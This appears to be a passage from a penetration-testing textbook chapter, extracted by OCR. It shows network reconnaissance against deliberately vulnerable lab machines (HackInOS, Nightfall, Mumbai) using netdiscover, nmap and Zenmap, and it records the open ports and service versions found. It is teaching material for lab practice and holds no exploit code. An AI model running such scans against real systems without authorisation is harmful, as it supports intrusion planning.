


Figure 5.18: *nmap half-open scan*

We can observe that the target is a FreeBSD machine that has 2 TCP open ports. Port 80 and 8080 are both running an Apache 2.2.21 HTTP service.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.104

Operating System: FreeBSD

Open Ports & Services:

80/tcp http

Apache httpd 2.2.21

mod_ssl/2.2.21

OpenSSL/0.9.8q
DAV/2 PHP/5.3.8
8080/tcp http
Apache httpd 2.2.21
mod_ssl/2.2.21
OpenSSL/0.9.8q
DAV/2 PHP/5.3.8)

HackInOS:1

Screenshot of *HackInOS* console displays a graphical login screen with a username **`hummingbirdscyber`** highlighted.




Figure 5.19: *HackinOS boot screen*

Open a terminal window on your Kali Linux system, we will begin by performing an active ARP sweep of the lab network using netdiscover and identify the IP address assigned to our target machine. Type the command **`netdiscover -r 10.0.2.0/24`** and wait for the scanning to finish and press *Ctrl-C* to exit the netdiscover command.




Figure 5.20: *Network sweeping using netdiscover command*

The netdiscover output shows that the HackInOS target is up and using the IP address **`10.0.2.4`**.

Netdiscover offers options to run in passive mode where no packets are sent out, the tool relies on sniffing ARP packets on the network to build a list of alive hosts on the target network, this feature helps in red-team scenarios where remaining undetected is of paramount importance.

Let's perform a nmap TCP-SYN and UDP port scanning along with aggressive service detection of the target system.




Figure 5.21: *nmap SYN and UDP scan with aggressive service detection*

We can observe that the target is a Ubuntu Linux machine that has 2 TCP open ports. Port 22 is running OpenSSH 7.2p2 and port 8000 is running an Apache 2.4.25 HTTP service.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.4

Operating System: Ubuntu Linux
Open Ports & Services:
22/tcp SSH
OpenSSH 7.2p2 Ubuntu 4ubuntu2.7
8000/tcp HTTP
Apache httpd 2.4.25
WordPress 5.0.3
http-robots.txt: 2 disallowed entries
/upload.php
/uploads

Sunset:Nightfall




Figure 5.22: *Nightfall boot screen*

Open a terminal window on your Kali Linux system. Type the command netdiscover -r 10.0.2.0/24 and wait for the ARP sweep to finish. Press *Ctrl-C* to exit the netdiscover command.




Figure 5.23: *Scanning alive hosts using netdiscover command*

The netdiscover output shows that the Nightfall target is up and using the IP address 10.0.2.5.

Let's perform a nmap (-sS) SYN port scan along with (-sV) service and (-O) operating system detection of the target system. -p flag is used to specify individual ports (comma separated) or ranges. In the following exercise we will be performing a full port scan using range 0-65535.




Figure 5.24: *Using nmap for scanning full TCP port range*

The nmap output shows that the target is a Debian 10 system running multiple services such as FTP, SSH, HTTPD, Windows File Sharing and Mysql.




Figure 5.25: *nmap UDP portscan results*

The screenshot of the nmap output shows 2 open UDP ports on the target namely 137 and 5353.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.5

Operating System: Debian Linux

Open Ports & Services:

21/tcp ftp

pyftpdlib 1.5.5

22/tcp ssh

OpenSSH 7.9p1 Debian 10 (protocol 2.0)

80/tcp http

Apache httpd 2.4.38 ((Debian))

139/tcp netbios-ssn

Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp netbios-ssn

Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp mysql
MySQL 5.5.5-10.3.15-MariaDB-1
137/udp netbios-ns
Samba nmbd netbios-ns (workgroup: WORKGROUP)
5353/udp mdns
DNS-based service discovery

Mumbai:1

The netdiscover output shows that the Mumbai target is up and using the IP address `10.0.2.6`.




Figure 5.26: *netdiscover scan*

In this exercise we will be using a graphical frontend for nmap called *Zenmap* to perform port scanning of the target system. Zenmap offers a relatively less intimidating graphical interface for beginners and easier to read output.

To begin the exercise open up the **`Applications`** menu highlight '01 - Information Gathering' and click on '**`zenmap`**'. type the target system's IP address in the 'Target' field and click the **`Scan`** button.




Figure 5.27: *Zenmap*

The Zenmap output shows that the target is an Ubuntu Linux system running multiple services such as FTP, SSH, HTTP Apache, MySQL, and HTTP nginx.

